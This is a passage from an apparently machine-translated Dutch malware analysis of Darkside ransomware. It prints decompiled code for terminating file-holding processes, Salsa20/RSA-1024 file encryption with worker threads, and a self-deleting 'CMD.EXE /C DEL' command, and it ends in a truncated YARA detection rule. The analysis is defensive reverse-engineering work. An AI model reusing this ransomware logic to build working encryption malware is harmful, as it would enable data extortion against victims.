
```
is_encrypted = 0;
if ( !mw_SetFileAttributesW(file_path, 128) )
  return NtCurrentTeb()->LastErrorValue;
while ( 1 )
{
  hFile = mw_CreateFileW(file_path, 0xC0000000, 0, 0, 3, 128, 0);
  if ( hFile != -1 )
    break;
  if ( !CONFIG_PROCESS_TO_AVOID_FLAG
    || NtCurrentTeb()->LastErrorValue != 32
    || !terminate_processes_that_uses_file(file_path) )
  {
    return -1;
  }
}
if ( mw_SetFilePointerEx(hFile, 0xFFFFFF70, 0xFFFFFFFF, 0, FILE_END) )// move file pointer to the last 0x90 bytes
{
  if ( mw_ReadFile(hFile, lpBuffer, 0x90, lpNumberOfBytesRead, 0) )// read the last 0x90 bytes
  {
    if ( !memcmp(CRC32_checksum_generator((int)lpBuffer, 0x80, 0), &lpBuffer[128], 0x10u) )
      is_encrypted = 1;                     // if file is encrypted, CRC_4_times(first 0x80 bytes) == last 0x10 bytes
  }
  else
  {
    is_encrypted = NtCurrentTeb()->LastErrorValue;
  }
}
else if ( NtCurrentTeb()->LastErrorValue != 131 )
{
  is_encrypted = NtCurrentTeb()->LastErrorValue;
}
mw_CloseHandle(hFile);
return is_encrypted;
```

Figuur 63: Functie om te controleren of een bestand is versleuteld of niet.

V. Beëindig het proces dat een bestand gebruikt

Als **PROCESS_TO_AVOID_FLAG** is ingesteld op 1 in de configuratie, roept **Darkside** een functie aan om een ander proces te zoeken en te sluiten dat momenteel het bestand gebruikt.

Deze functie heeft een while-lus om continu alle processen te controleren door **OpenProcess** aan te roepen om een **procesgreep op** te halen, een thread te spawnen om **NtQueryInformationFile** aan te roepen om het bestand op te halen dat eigendom is van dit proces, en die bestandsnaam te vergelijken met de te versleutelen bestandsnaam.



```
while ( 1 )
{
  if ( *(_BYTE *)(v5 + 4) != v2 || *(_DWORD *)v5 <= 4u || *(_DWORD *)v5 == v15 || *(_DWORD *)v5 == procID )
    goto LABEL_29;
  ProcessHandle = mw_OpenProcess(procID, 0x100441, 0);// try open process
  if ( ProcessHandle )
    break;
  v15 = *(_DWORD *)v5;
LABEL_29:
  v5 += 16;
  if ( !--v6 )
    goto LABEL_30;
}
if ( !mw_DuplicateHandle(ProcessHandle, *(unsigned __int16 *)(v5 + 6), -1, &curr_process, 0, 0, 2) )
{                                       // get process handle
  v15 = *(_DWORD *)v5;
LABEL_28:
  mw_CloseHandle(ProcessHandle);
  goto LABEL_29;
}
if ( spawn_thread_to_query_info_file(curr_process, (int)process_file_path)// query file used by process
  || (process_file_name = mw_wcsrchr((char *)process_file_path + 4, '\\')) == 0
  || mw__wcsicmp(process_file_name, encrypted_file_name) )// if used file is the same as the encrypted file, break
{
  clear_string(process_file_path, 0x10000u);
  mw_CloseHandle(curr_process);
  goto LABEL_28;
}
file_name = mw_RtlAllocateHeap(PEB_SubSystemData, 8, 0x10000);
```

Figuur 64: een proces zoeken dat gebruikmaakt van het te versleutelen bestand.

Als dat proces toegang heeft tot de te versleutelen bestandsnaam, zal Darkside iteratief controleren of het proces niet in de **PROCESS_TO_AVOID-** lijst staat en het beëindigen zodra de controle is voltooid.

```
if ( !mw_NtQueryInformationProcess(ProcessHandle, ProcessImageFileName, file_name, 0x10000, &v16) )
{
  v8 = mw_wcsrchr(*(_DWORD *)(file_name + 4), '\\');
  if ( v8 )
  {
    current_process_name = v8 + 2;
    process_to_avoid = (_WORD *)PROCESS_TO_AVOID;
    while ( mw__wcsicmp(process_to_avoid, current_process_name) )
    {
      process_to_avoid += mw_wcslen(process_to_avoid) + 1;
      if ( !*process_to_avoid )             // if process name is not in the avoid list
      {
        mw_CloseHandle(curr_process);
        mw_TerminateProcess(ProcessHandle, 0);// terminate process
        mw_WaitForSingleObject(ProcessHandle, -1);
        mw_CloseHandle(ProcessHandle);
        v20 = 1;
        break;
      }
    }
  }
}
```

Figuur 65: Beëindiging van het proces dat toegang heeft tot het te versleutelen bestand.

VI. Genereer een gecodeerde bestandsnaam

De bestandsnaam wordt naar een nieuwe buffer gekopieerd en de GUID-controlesom wordt aan het einde van de bestandsnaam toegevoegd. Deze buffer wordt later gebruikt als de gecodeerde bestandsnaam, dus **Darkside** probeert opnieuw elk proces dat dit bestand gebruikt te beëindigen.

```
encrypt_file_name = mw_RtlAllocateHeap(PEB_SubSystemData, 0, 0x10000);
if ( encrypt_file_name )
{
  mw_wcscpy(encrypt_file_name, v3);
  v5 = mw_wcslen(encrypt_file_name);
  mw_wcscpy(encrypt_file_name + 2 * v5, GUID_checksum);// append GUID checksum to the end of file name
  while ( !mw_MoveFileExW(encrypt_file_name_1, encrypt_file_name, 8) )
  {
    if ( !PROCESS_TO_AVOID_FLAG
      || __readfsdword(0x34u) != 32
      || !terminate_processes_that_uses_file(encrypt_file_name_1) )// terminate process that uses this file
    {
      goto LABEL_69;
    }
  }
```

Figuur 66: De gecodeerde bestandsnaam genereren.

VII. Stuur bestandsgegevens naar Worker Threads

Darkside doet 2 aanroepen naar **CreateIoCompletionPort** om I / O-voltooiingspoorten te maken die zijn gekoppeld aan de versleutelde bestandsingang.

```
FILE_HANDLE_TO_ENCRYPT = mw_CreateFileW(encrypt_file_name, 0xC0000000, 0, 0, 3, 0x48000000, 0);
if ( FILE_HANDLE_TO_ENCRYPT != -1 )
{
  if ( USE_IOCompletionPort1_FLAG )
  {
    if ( !mw_CreateIoCompletionPort(FILE_HANDLE_TO_ENCRYPT, hIOCompletionPort1, 0, 0) )
    {
!1:
      mw_CloseHandle(FILE_HANDLE_TO_ENCRYPT);
      goto LABEL_69;
    }
  }
  else if ( !mw_CreateIoCompletionPort(FILE_HANDLE_TO_ENCRYPT, hIOCompletionPort2, 0, 0) )
  {
    goto LABEL_21;
  }
```


Afbeelding 67: I / 0-voltooiingspoorten maken die zijn gekoppeld aan de bestandsingang.

Vervolgens wordt een buffer gemaakt om de benodigde gegevens toe te voegen om naar de werkthreads te verzenden met behulp van deze I / O-voltooiingspoorten.

Belangrijke gegevens omvatten bestandsgerelateerde informatie zoals **ENCRYPTION_MODE** , bestandsingang en bestandsgrootte.

De buffer bevat ook de Salsa20-matrix, de RSA-1024-gecodeerde versie en de checksum van de gecodeerde sleutel.

Zodra deze I / O-buffer gereed is, wordt deze naar de **werkthreads** gestuurd met aanroepen van **PostQueuedCompletionStatus** .



Afbeelding 68: I / 0-buffer genereren en naar werkthreads verzenden.

VIII. Salsa20 & Matrix Generation


Darkside maakt meerdere oproepen naar **RtlRandomEx** om een buffer van 64 bytes te genereren.

```
LONG __stdcall generate_random_buffer(DWORD *Salsa20_matrix)
{
  int v1; // ebx
  LONG random_long; // eax
  DWORD v3; // edx

  v1 = 8;
  do
  {
    random_long = w_RtlRandomEx();
    if ( v1 == 5 )
    {
      random_long = 0;
      v3 = 0;
    }
    Salsa20_matrix[2 * v1 - 1] = random_long;
    Salsa20_matrix[2 * v1-- - 2] = v3;
  }
  while ( v1 );
  return random_long;
}
```

Afbeelding 69: Willekeurig de Salsa20-matrix genereren.

De reden waarom deze buffer geen **Salsa20-** sleutel is, is omdat hij veel te lang is (typisch is de Salsa20-sleutel maximaal 32 bytes lang) en omdat **Darkside** zijn **Salsa20-** implementatie aanpast om geen enkele sleutel te gebruiken.

Meestal is een sleutel-nonce vereist om deze Salsa20-matrix voor de initiële toestand te genereren.



Afbeelding 70: Willekeurig de Salsa20-matrix genereren.

Echter, **Darkside** slaat deze stap volledig gebruikt en de willekeurig gegenereerde buffer als Salsa20 matrix.

Dit heeft geen invloed op het cryptografieresultaat van Salsa20, aangezien het uiteindelijk een XOR-cijfer is. Om het bestand te decoderen, hoeven ze alleen toegang te hebben tot deze willekeurige buffer en deze te gebruiken als de Salsa20-matrix.


IX. RSA-1024-codering

De aangepaste RSA-1024-implementatie van **Darkside** wordt gebruikt om de **Salsa20-** matrix te versleutelen voordat deze aan het einde van het versleutelde bestand wordt toegevoegd.

De openbare RSA-1024-sleutel is ingebed in **Darkside-** gecodeerde configuraties en is verdeeld in twee blobs.

De eerste is de exponent RSA-1024 in little endian, waarvan ik niet zeker weet waarom. Aangezien de auteur deze RSA-1024-implementatie met de hand heeft gecodeerd, denk ik dat dit het voor hen gemakkelijker maakt?

De tweede is de RSA-1024-modulus.



Afbeelding 71: Willekeurig de Salsa20-matrix genereren.

Hieronder ziet u een deel van de RSA-1024-coderingsfunctie.

```
e_length = v7;
do
{
  v16 = 8;
  INT_SIZE = 8;
  do
  {
    v8 = r;
    v9 = (__m128i *)r_;
    v10 = 8;
    do
    {
      *v9++ = _mm_load_si128(v8++);
      --v10;
    }
    while ( v10 );
    multiply_mod(r, r_, (DWORD *)RSA_1024_n); // r = r*r %n
    result = *RSA_1024_e_BE & (1 << --INT_SIZE);// mod each from 7 to 0 -> little endian
    if ( result )
      result = multiply_mod(r, data, (DWORD *)RSA_1024_n);// if e bit is 1, r = r*base mod n
    --v16;
  }
  while ( v16 );
  --RSA_1024_e_BE;
  --e_length;
}
while ( e_length );
```

Afbeelding 72: RSA-1024-codering om codetekst te produceren door (data ^ exponent)% modulus te berekenen.

Het is al snel duidelijk dat dit RSA-1024-codering is met de wiskundige functies. Merk op dat de exponent RSA-1024 van voor naar achter wordt gelezen met de AND-bewerking, wat ons vertelt dat het in little endian is.

De wiskundige bewerkingen modulus van grote getallen zijn ook verwarrend omdat ze onbewerkte modulusberekeningen uitvoeren met behulp van optellen en aftrekken.

```
v10 = 1024;
do
{
  rclbignum();                          // curr_result = curr_result rol 1
  subbignum(curr_result, RSA_1024_n);   // curr_result -= n
  if ( v5 )                             // if curr_result < 0 (jump if carry): curr_result += n
    addbignum(curr_result, RSA_1024_n);
  rclbignum();                          // B = B rol 1
  if ( v5 )                             // if carry: curr_result += a
    addbignum(curr_result, A);
  result = subbignum(curr_result, RSA_1024_n);// result -= n
  if ( v5 )
    result = addbignum(curr_result, RSA_1024_n);// if curr_result < 0 (jump if carry): curr_result += n
  --v10;
}
while ( v10 );
v7 = (const __m128i *)curr_result;
v9 = 8;
do
```

*Afbeelding 73: Functie om (A * B)% N te berekenen.*

Voor vermenigvuldiging roteert het B elke keer met 1 naar links en telt het A op bij het resultaat als er geen carry meer is na de rotatie.

Voor modulus blijft het N aftrekken van het resultaat totdat het een carry krijgt (aftrekken resulteert in een negatief getal), dat het vervolgens weer toevoegt aan het resultaat.

De functies voor het optellen / aftrekken van grote getallen vertellen ons ook dat het resultaat van RSA-1024-codering ook in little endian is, aangezien bewerkingen worden uitgevoerd van de laagste index naar de hoogste index op elk getal.

```
.text:002425B1 addbignum proc near
.text:002425B1 mov     eax, [esi]
.text:002425B3 mov     ebx, [esi+4]
.text:002425B6 mov     ecx, [esi+8]
.text:002425B9 mov     edx, [esi+0Ch]
.text:002425BC adc     [edi], eax
.text:002425BE adc     [edi+4], ebx
.text:002425C1 adc     [edi+8], ecx
.text:002425C4 adc     [edi+0Ch], edx
.text:002425C7 mov     eax, [esi+10h]
.text:002425CA mov     ebx, [esi+14h]
.text:002425CD mov     ecx, [esi+18h]
.text:002425D0 mov     edx, [esi+1Ch]
.text:002425D3 adc     [edi+10h], eax
.text:002425D6 adc     [edi+14h], ebx
.text:002425D9 adc     [edi+18h], ecx
.text:002425DC adc     [edi+1Ch], edx
.text:002425DF mov     eax, [esi+20h]
.text:002425E2 mov     ebx, [esi+24h]
.text:002425E5 mov     ecx, [esi+28h]
.text:002425E8 mov     edx, [esi+2Ch]
.text:002425EB adc     [edi+20h], eax
```

Afbeelding 74: Resultaatbuffer wordt berekend in Little Endian-indeling.

X. I / O Worker-threads

De werkthreads delen dezelfde functionaliteit, die elk oneindig doorlopen totdat de **hoofdthread aangeeft dat** ze moeten worden gesloten met **CloseHandle** .

De threads bellen voortdurend **GetQueuedCompletionStatus** op hun eigen I / O-voltooiingspoort totdat ze een blob ontvangen met informatie over een bestand van de hoofdthread.

```
while ( 1 )
{
  while ( 1 )
  {
    result = mw_GetQueuedCompletionStatus(hIOCompletionPort1, &blob_length, v7, &lpOverlapped, -1);
    lpOverlapped_1 = lpOverlapped;
    if ( result )
      break;
    if ( __readfsdword(0x34u) == 38 )         // Last error number == ERROR_HANDLE_EOF
    {
LABEL_3:
      lpOverlapped_1[0xC] = 2;                // Done encrypting -> write encrypted key
      if ( !mw_PostQueuedCompletionStatus(hIOCompletionPort1, 0, 0, lpOverlapped_1) )
        goto LABEL_4;
    }
    else
    {
LABEL_4:
      mw_CloseHandle(lpOverlapped_1[11]);
      mw_RtlFreeHeap(PEB_SubSystemData, 0, lpOverlapped_1);
    }
  }
```

*Afbeelding 75: Worker-thread die **GetQueuedCompletionStatus aanroept** om gegevens-blob te ontvangen.*

Hier is een belangrijke verschuiving in de gegevens-blob.

- 0x5: huidige bestandsoffset laag
- 0x6: huidige bestandsoffset hoog
- 0x7: aantal bytes om naar het volgende blok te springen, afhankelijk van ENCRYPTION_MODE (0x80000 voor FULL, -1 voor FAST en dynamisch gewijzigd op basis van bestandsgrootte voor AUTO)
- 0x9: aantal keren dat moet worden begonnen met het versleutelen van 0x80000 bytes
- 0xB: bestandsingang
- 0xC: versleutelingsstatus
- 0x2d: bestandsgrootte
- 0xD: willekeurige Salsa20-matrix
- 0x1D: RSA_1024 (Salsa20_matrix)
- 0x3d: CRC32_checksum_generator (RSA_1024 (Salsa20_matrix))
- 0x41: bestandsbuffer

Nadat ze dit hebben ontvangen, controleren ze de byte op offet 0xC van de blob om te bepalen tussen 4 coderingsstatussen.

De pre-encryptiestatus treedt op wanneer **blob [0xc]** 0 is, en de thread roept gewoon **ReadFile** aan

om **0x80000** bytes van de huidige bestandsoffset in de bestandsbuffer te lezen. Vervolgens wordt **blob [0xc] ingesteld** op 1 om over te **schakelen** naar de coderingsstatus. Als het de EOF bereikt en het laatste foutnummer ERROR_HANDLE_EOF is, springt de thread naar de post-encryptie-status.

```
else
{                                       // pre-encryption state
  v3 = lpOverlapped[6];
  lpOverlapped[2] = lpOverlapped[5];
  lpOverlapped_1[3] = v3;
  lpOverlapped_1[0xC] = 1;
  if ( !mw_ReadFile(lpOverlapped_1[0xB], lpOverlapped_1 + 0x41, 0x80000, &blob_length, lpOverlapped_1) )
  {
    if ( __readfsdword(0x34u) == ERROR_HANDLE_EOF )
      goto LABEL_3;                     // transition to post-encryption state when reaching EOF
    if ( __readfsdword(0x34u) != ERROR_IO_PENDING )
    {
      mw_CloseHandle(lpOverlapped_1[11]);
      mw_RtlFreeHeap(PEB_SubSystemData, 0, lpOverlapped_1);
    }
  }
}
```

Afbeelding 76: Codeblok vóór codering.

De coderingsstatus treedt op wanneer **blob [0xc]** 1 is, en de thread codeert de bestandsbuffer normaal met Salsa20. **Darkside** versleutelt één blok van 0x80000 bytes per keer en springt direct daarna naar het volgende blok. Als **blob [0x7]** niet -1 is, springt het naar de volgende blob door **blob [0x7] toe** te voegen aan de huidige bestandsoffset. Dit is om de versleutelde delen van het bestand over te slaan als het te groot is. Als blob [0x7] -1 is, wordt de versleutelingsstatus gewijzigd in de post-versleutelingsstatus. De gecodeerde bestandsbuffer wordt vervolgens teruggeschreven naar het bestand met **WriteFile** en de thread gaat terug naar de toestand van vóór de codering met de bijgewerkte bestandsoffset.

```
case 1u:                                // encryption state
  Salsa20_crypt(lpOverlapped + 0xD, lpOverlapped + 0x41, (int)(lpOverlapped + 0x41), blob_length);// offset 0x41 is file buffer -> 0xD is matrix
  if ( lpOverlapped_1[9] )
  {
    *(_QWORD *)(lpOverlapped_1 + 5) += 0x80000i64;
    --lpOverlapped_1[9];
    lpOverlapped_1[0xC] = 0;            // ENCRYPT 0X80000 bytes
                                        // Move file offset 0X80000 forward
  }
  else
  {
    v4 = *(_OVERLAPPED::$742A73540840F318F86F9CEE3D494648 *)(lpOverlapped_1 + 7);
    if ( *(_QWORD *)&v4 == -1i64 )
    {
      lpOverlapped_1[0xC] = 2;          // finish everything nicely -> post-encryption
    }
    else
    {
      *(_QWORD *)(lpOverlapped_1 + 5) += *(_QWORD *)&v4;// jump by 0X80000 + constant
      lpOverlapped_1[9] = lpOverlapped_1[10];// encrypt 0x80000 again
      lpOverlapped_1[0xC] = 0;
    }
  }
  if ( !mw_WriteFile(lpOverlapped_1[0xB], lpOverlapped_1 + 0x41, blob_length, &blob_length, lpOverlapped_1)
    && __readfsdword(0x34u) != ERROR_IO_PENDING )
  {
!:
    mw_CloseHandle(lpOverlapped_1[11]);
    mw_RtlFreeHeap(PEB_SubSystemData, 0, lpOverlapped_1);
  }
  break;
```

Afbeelding 77: Coderingscodeblok.

De post-encryptie-status treedt op wanneer **blob [0xc] 2** is. In deze toestand worden de versleutelde Salsa20-matrix en zijn checksum naar het einde van het bestand geschreven met **WriteFile** . Na deze handeling komt de draad in de opruimtoestand.

```
case 2u:
  lpOverlapped[2] = -1;
  lpOverlapped_1[3] = -1;
  lpOverlapped_1[12] = 4;
  if ( !mw_WriteFile(lpOverlapped_1[0xB], lpOverlapped_1 + 0x1D, 0x90, &blob_length, lpOverlapped_1)
    && __readfsdword(0x34u) != 997 )    // write RSA_1024(Salsa20_matrix) and
                                        // CRC32_checksum_generator(RSA_1024(Salsa20_matrix))
                                        // to the end of file
  {
    goto LABEL_22;
  }
  break;
```

Afbeelding 78: codeblok na codering.

De **opschoningsstatus** vindt plaats wanneer **blob [0xc] 4** is. De thread sluit gewoon de bestandsingang en gaat terug naar het aanroepen van **GetQueuedCompletionStatus** om een nieuwe bestands-blob te ontvangen.

```
case 4u:
  while ( *lpOverlapped_1 == 0x103 )
    mw_Sleep(0);
  if ( hLogFile )                       // finish encryption -> close handle
  {
    mw_swprintf(data0, &Handle_u_str, lpOverlapped_1[11], v5);
    w_WriteFile(hLogFile, (int)&INF_str, (int)File_Encrypted_Successful_str, (int)data0, 0);
  }
  mw_CloseHandle(lpOverlapped_1[11]);
  mw_RtlFreeHeap(PEB_SubSystemData, 0, lpOverlapped_1);
  mw_InterlockedIncrement(&dword_25103C);
  break;
```

Figuur 79: Codeblok opschonen.

Zelfverwijdering

Aan het einde van het programma, als **SELF_DELETE_FLAG** is ingesteld op 1 in de configuratie, zal **Darkside** een commando uitvoeren om zichzelf te verwijderen.

Ten eerste krijgt het het korte pad van het huidige uitvoerbare malware-bestand door **GetModuleFileNameW** en **GetShortPathNameW aan te roepen** .

Het ontsleutelt de naam van de omgevingsvariabele *"ComSpec"* en gebruikt deze om het pad naar **CMD.EXE op** te **halen** .

Ten slotte roept het **ShellExecuteW** aan om deze opdracht uit te voeren:

```
CMD.EXE /C DEL /F /Q short_malware_path >> NUL
```

Deze **CMD.EXE-** opdracht voert de **DEL-** opdracht uit. De */F-* vlag maakt automatische aanvulling van ingevoerde padnamen mogelijk, wat nodig is om het korte pad uit te breiden tot een volledig pad. De */Q* schakelt de echo gewoon uit voor stealth!


```
int delete_malware_exe()
{
  _DWORD curr_file_name[130]; // [esp+0h] [ebp-820h] BYREF
  _DWORD cmd_exe_path[130]; // [esp+208h] [ebp-618h] BYREF
  _DWORD command[130]; // [esp+410h] [ebp-410h] BYREF
  _DWORD short_path_name[130]; // [esp+618h] [ebp-208h] BYREF

  mw_GetModuleFileNameW(PEB_Mutant, curr_file_name, 260);
  mw_GetShortPathNameW(curr_file_name, short_path_name, 260);
  decrypt_large_buffer((int)&dword_24AF30, *(&dword_24AF30 - 1));// /C DEL /F /Q
  mw_wcscpy(command, &dword_24AF30);
  clear_string(&dword_24AF30, *(&dword_24AF30 - 1));
  mw_wcscat(command, short_path_name);
  decrypt_large_buffer((int)&dword_24AF50, *(&dword_24AF50 - 1));// >> NUL
  mw_wcscat(command, &dword_24AF50);
  clear_string(&dword_24AF50, *(&dword_24AF50 - 1));
  decrypt_large_buffer((int)&dword_24AF64, *(&dword_24AF64 - 1));// ComSpec points to CMD.EXE
  mw_GetEnvironmentVariableW(&dword_24AF64, cmd_exe_path, 260);
  clear_string(&dword_24AF64, *(&dword_24AF64 - 1));
  return mw_ShellExecuteW(0, 0, cmd_exe_path, command, 0, 0);// CMD.EXE /C DEL /F /Q short_malware_path >> NUL
}
```

Figuur 80: Codeblok opschonen.

Darkside Encryption Speed Discussion

Darkside gebruikt een unieke combinatie van multithreading en recursieve bestandsdoorgang om bestanden te vinden en te versleutelen.

De snelheid is echter niet zo indrukwekkend vanwege het gebruik van recursie.



Afbeelding 81: CPU-vergelijking tussen Babuk en Darkside.

We kunnen duidelijk zien dat de coderingssnelheid van **Darkside** duidelijk ontbreekt, omdat het niet 100% van de CPU van het slachtoffer misbruikt.

Dit komt omdat **Darkside** lijdt aan uithongering van draden. Elke werkthread kan het coderingscodeblok relatief snel uitvoeren, maar sommigen van hen

worden uitgehongerd door de hoofdthread en krijgen nooit de kans om werk te doen.

Door het ontwerp is het de taak van de hoofdthread om recursief door mappen te bladeren op een diepte-eerst-zoekmethode, zodat de werkthreads alleen kunnen coderen wat de hoofdthread ze verzendt.

Verhongering ontstaat wanneer de hoofdthread niet snel genoeg kan doorlopen en bestanden niet snel genoeg kan verzenden terwijl de ontvangende threads hun werk al afmaken. Daarom, tenzij de hoofdthread een constante verwerkingscapaciteit heeft van 32 bestanden die op een bepaald moment naar I / O-voltooiingspoorten worden verzonden, zal een of andere thread zeker uitgehongerd zijn en zal de CPU niet volledig worden benut.

Afgezien van het feit dat deze doorvoer bijna onmogelijk is om door een enkele thread te verkrijgen, is de totale coderingstijd nog steeds scheef in de tijd die de hoofdthread nodig heeft om het systeem te doorlopen.

Dit ontwerp verslaat uiteindelijk het doel van het gebruik van multithreading en I / O-voltooiingspoort.

YARA-regel

```
rule DarksideRansomware1_8_6_2 {
  meta:
    description = "YARA rule for Darkside v1.8.6.2"
    reference = "http://chuongdong.com/reverse%20engineering/2021/05/06/DarksideRansomware/"
    author = "@cPeterr"
    tlp = "white"
  strings:
    $hash_alphabet = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    $gen_key_buff = {89 54 0E 0C 89 44 0E 08 89 5C 0E 04 89 3C 0E 81 EA 10 10 10 10 2D 10 10 10 10 81 EB  10 10 10 10 81 EF 10 10 10 10 83 E9 10 79 D5 }
    $dyn_api_resolve = {FF 76 FC 56 E8 91 FE FF FF 56 E8 ?? 69 00 00 8B D8 FF 76 FC 56 E8 85 FB FF FF 8B 46 FC 8D 34 06 B9 23 00 00 00 E8 5E 02 00 00 AD}
```

```
    $get_config_len = {81 3C 18 DE AD BE EF 75 02 EB 03 40 EB F2}
    $RSA_1024_add_big_num = {8B 06 8B 5E 04 8B 4E  08 8B 56 0C 11 07 11 5F
